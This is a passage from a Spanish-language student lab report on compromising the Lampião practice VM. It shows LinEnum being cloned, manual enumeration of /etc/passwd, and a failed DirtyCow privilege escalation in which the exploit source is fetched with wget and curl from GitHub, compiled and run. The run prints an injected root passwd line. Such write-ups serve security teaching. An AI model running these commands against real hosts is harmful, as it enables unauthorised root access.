remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Recibiendo objetos: 100% (234/234), 113.83 KiB | 539.00 KiB/s, listo.
Resolviendo deltas: 100% (130/130), listo.
```

Ilustración 21. Clonación de LinEnum

4.20 Navegación y preparación de LinEnum

Navegación al directorio clonado de LinEnum y revisión del script principal

LinEnum.sh utilizando el editor **nano**.




```
(root@kali)-[/home/brasil123]
# ls
Descargas Documentos Imágenes Música Público
DicLampiao.txt Escritorio LinEnum Plantillas Videos

(root@kali)-[/home/brasil123]
# cd LinEnum

(root@kali)-[/home/brasil123/LinEnum]
# ls
CHANGELOG.md CONTRIBUTORS.md LICENSE LinEnum.sh README.md

(root@kali)-[/home/brasil123/LinEnum]
# nano LinEnum.sh
```

Ilustración 22. Navegación y preparación de LinEnum



```
GNU nano 8.4 LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#####\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;31mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#####\e[00m"
echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;33m# $version\e[00m\n"
echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

echo "OPTIONS:"
echo "-k Enter keyword"
echo "-e Enter export location"
echo "-s Supply user password for sudo checks (INSECURE)"
echo "-t Include thorough (lengthy) tests"
echo "-r Enter report name"
echo "-h Displays this help text"
echo -e "\n"
echo "Running with no options = limited scans/no output file"

echo -e "\e[00;31m#####\e[00m"
}
header()
[ 1352 lineas leidas ]
^G Ayuda ^O Guardar ^F Buscar ^K Cortar ^T Ejecutar ^C Ubicación M-U Deshacer
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar ^J Justificar ^_ Ir a línea M-E Rehacer
```

Ilustración 23. Archivo LinEnum

4.21 Enumeración manual del sistema

Exploración manual del sistema comprometido, navegando por directorios como `/home/tiago` y `/etc` en busca de información sensible o configuraciones vulnerables.



```
tiago
tiago@lampiao:/home$ nano tiago
tiago@lampiao:/home$ ls -la
total 12
drwxr-xr-x  3 root  root  4096 Apr 19  2018 .
drwxr-xr-x 21 root  root  4096 Apr 19  2018 ..
drwxr-xr-x  4 tiago tiago 4096 Apr 20  2018 tiago
tiago@lampiao:/home$ cd
tiago@lampiao:~$ ls -la
total 36
drwxr-xr-x  4 tiago tiago 4096 Apr 20  2018 .
drwxr-xr-x  3 root  root  4096 Apr 19  2018 ..
drwxr-xr-x  2 tiago tiago 4096 Apr 19  2018 .aptitude
-rw-r--r--  1 tiago tiago   34 Sep 11 13:29 .bash_history
-rw-r--r--  1 tiago tiago  220 Apr 19  2018 .bash_logout
-rw-r--r--  1 tiago tiago 3637 Apr 19  2018 .bashrc
drwxr-xr-x  2 tiago tiago 4096 Apr 19  2018 .cache
-rw-r--r--  1 tiago tiago  675 Apr 19  2018 .profile
-rw-r--r--  1 root  root   577 Apr 19  2018 .viminfo
tiago@lampiao:~$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/ $ ls
bin  dev  home  lib      media  opt  root  sbin  sys  usr  vmlinuz
boot etc  initrd.img lost+found mnt   proc  run   srv   tmp  var
tiago@lampiao:/ $ cd etc
tiago@lampiao:/etc$ ls
acpi          group          mailcap        rmt
adduser.conf  group-         mailcap.order  rpc
alternatives  grub.d         manpath.config rsyslog.conf
apache2       gshadow        mime.types     rsyslog.d
apm           gshadow-      mke2fs.conf   screenrc
apparmor      hdparm.conf   modprobe.d    securetty
apparmor.d    host.conf     modules       security
```

Ilustración 24. Enumeración manual del sistema

4.22 Visualización del archivo /etc/passwd

Visualización del contenido del archivo /etc/passwd para identificar usuarios del sistema, confirmando la presencia de "tiago", "root" y otros usuarios del servicio.

```
tiago@lampiao:/etc$ nano passwd
tiago@lampiao:/etc$ cat passwd
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent
```

Ilustración 25. Visualización del archivo /etc/passwd



5. PROBLEMAS ENCONTRADOS

Durante la fase de escalada de privilegios, se procedió a explotar la conocida vulnerabilidad DirtyCow en el kernel de Lampião. El proceso inició correctamente con la descarga y compilación del exploit, sin embargo, al momento de la ejecución, el sistema mostró inestabilidad, el exploit se detiene abruptamente en la línea mmap: b7751000, lo que impidió completar la escalada de privilegios mediante este método.

El hecho de que el sistema se bloquee en la función mmap sugiere que el kernel objetivo, aunque vulnerable, presenta inestabilidades adicionales que previenen la explotación exitosa, requiriendo reinicios manuales de la máquina virtual para recuperar la funcionalidad, pero al volver a hacer el proceso se presenta de nuevo el mismo problema.

```
tiago@lampiao:/$ cd ~
tiago@lampiao:~$ wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
--2025-09-15 18:42:20-- https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.108.133,
185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connect
ed.
HTTP request sent, awaiting response ... 200 OK
Length: 4795 (4.7K) [text/plain]
Saving to: 'dirty.c'

100%[=====] 4,795 --.-K/s in 0s

2025-09-15 18:42:20 (70.9 MB/s) - 'dirty.c' saved [4795/4795]

tiago@lampiao:~$ curl -o dirty.c https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left   Speed
100  4795  100  4795    0     0  49432      0 --:--:-- --:--:-- --:--:-- 49947
tiago@lampiao:~$ gcc -pthread dirty.c -o dirty -lcrypt
tiago@lampiao:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
toor:toqyZ0T4teIpk:0:0:pwned:/root:/bin/bash

mmap: b7751000
```



6. CONCLUSIÓN

El laboratorio permitió comprender de manera práctica los procesos desde el descubrimiento de servicios hasta la obtención de acceso al sistema. Aunque la explotación de DirtyCow no se ejecutó de manera exitosa debido a inestabilidades en el kernel, la práctica evidenció la realidad de los entornos de seguridad, donde no siempre los exploits funcionan de manera inmediata o predecible.

Se logró acceder a la máquina Lampião por medio de técnicas de enumeración y ataques de diccionario, lo que demostró la importancia de implementar contraseñas seguras y mantener actualizados los sistemas.



7. BIBLIOGRAFIA

Morales, R. S. (25). *INFORME DE LABORATORIO 01*. Quibdó, Colombia: Universidad Tecnología del Chocó Diego Luis Córdoba. Recuperado el 23 de 09 de 2025